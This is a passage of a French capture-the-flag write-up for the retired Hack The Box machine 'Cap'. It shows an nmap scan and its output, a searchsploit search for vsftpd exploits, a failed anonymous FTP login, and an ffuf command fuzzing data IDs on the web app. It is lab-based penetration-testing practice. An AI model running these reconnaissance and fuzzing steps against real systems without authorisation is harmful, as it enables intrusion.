

Cap



Scanning

nmap -sV -sC -Pn -p- 10.10.10.245 -T4 -v


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
|   256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
|_  256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open  http    gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Thu, 31 Jul 2025 12:52:54 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Thu, 31 Jul 2025 12:52:49 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
```



```
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Thu, 31 Jul 2025 12:52:49 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-title: Security Dashboard
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port80-TCP:V=7.93%I=7%D=7/31%Time=688B6721%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,3012,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20
SF:Thu,\x2031\x20Jul\x202025\x2012:52:49\x20GMT\r\nConnection:\x20close\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20193
SF:86\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">\
SF:n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x2
SF:0<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\
SF:x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\
SF:x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=
SF:1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image
SF:/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x20<
SF:link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\">
SF:\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/fon
SF:t-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20
SF:href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20rel=
SF:\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20\x2
SF:0<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\.
SF:css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/c
SF:ss/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOption
SF:s,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Thu,\x2
SF:031\x20Jul\x202025\x2012:52:49\x20GMT\r\nConnection:\x20close\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20HEAD,\x
SF:20GET\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20text
SF:/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x20
SF:\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>\
SF:n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Invali
SF:d\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;RTSP
SF:/1\.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,189
SF:,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20T
SF:hu,\x2031\x20Jul\x202025\x2012:52:54\x20GMT\r\nConnection:\x20close\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20232\
SF:r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20
SF:Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>
SF:\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20ser
SF:ver\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20ch
SF:eck\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Enumération

21 FTP



```
[Jul 31, 2025 - 14:55:03 ] HTB_retired /workspace →  searchsploit vsftp
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                                          | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                                          | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                                          | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                                                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                                  | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution                                                                               | unix/remote/49757.py
vsftpd 3.0.3 - Remote Denial of Service                                                                                 | multiple/remote/49719.py
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

anonymous




```
[Jul 31, 2025 - 14:59:05 ] HTB_retired /workspace →  ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

pas d'anonymous.


22 SSH

Port sécurisé

80 HTTP



Sécurity Snapshot




Data Type	Value
Number of Packets	5526
Number of IP Packets	5526
Number of TCP Packets	5526

L'URL contient un 'id', si on FUZZ, peut-on obtenir d'autres ID ?

Exploitation


user.txt

ffuf -u *http://10.10.10.245/data/FUZZ* -w /usr/share/wordlists/seclists/Fuzzing/3-digits-000-999.txt -fs 208



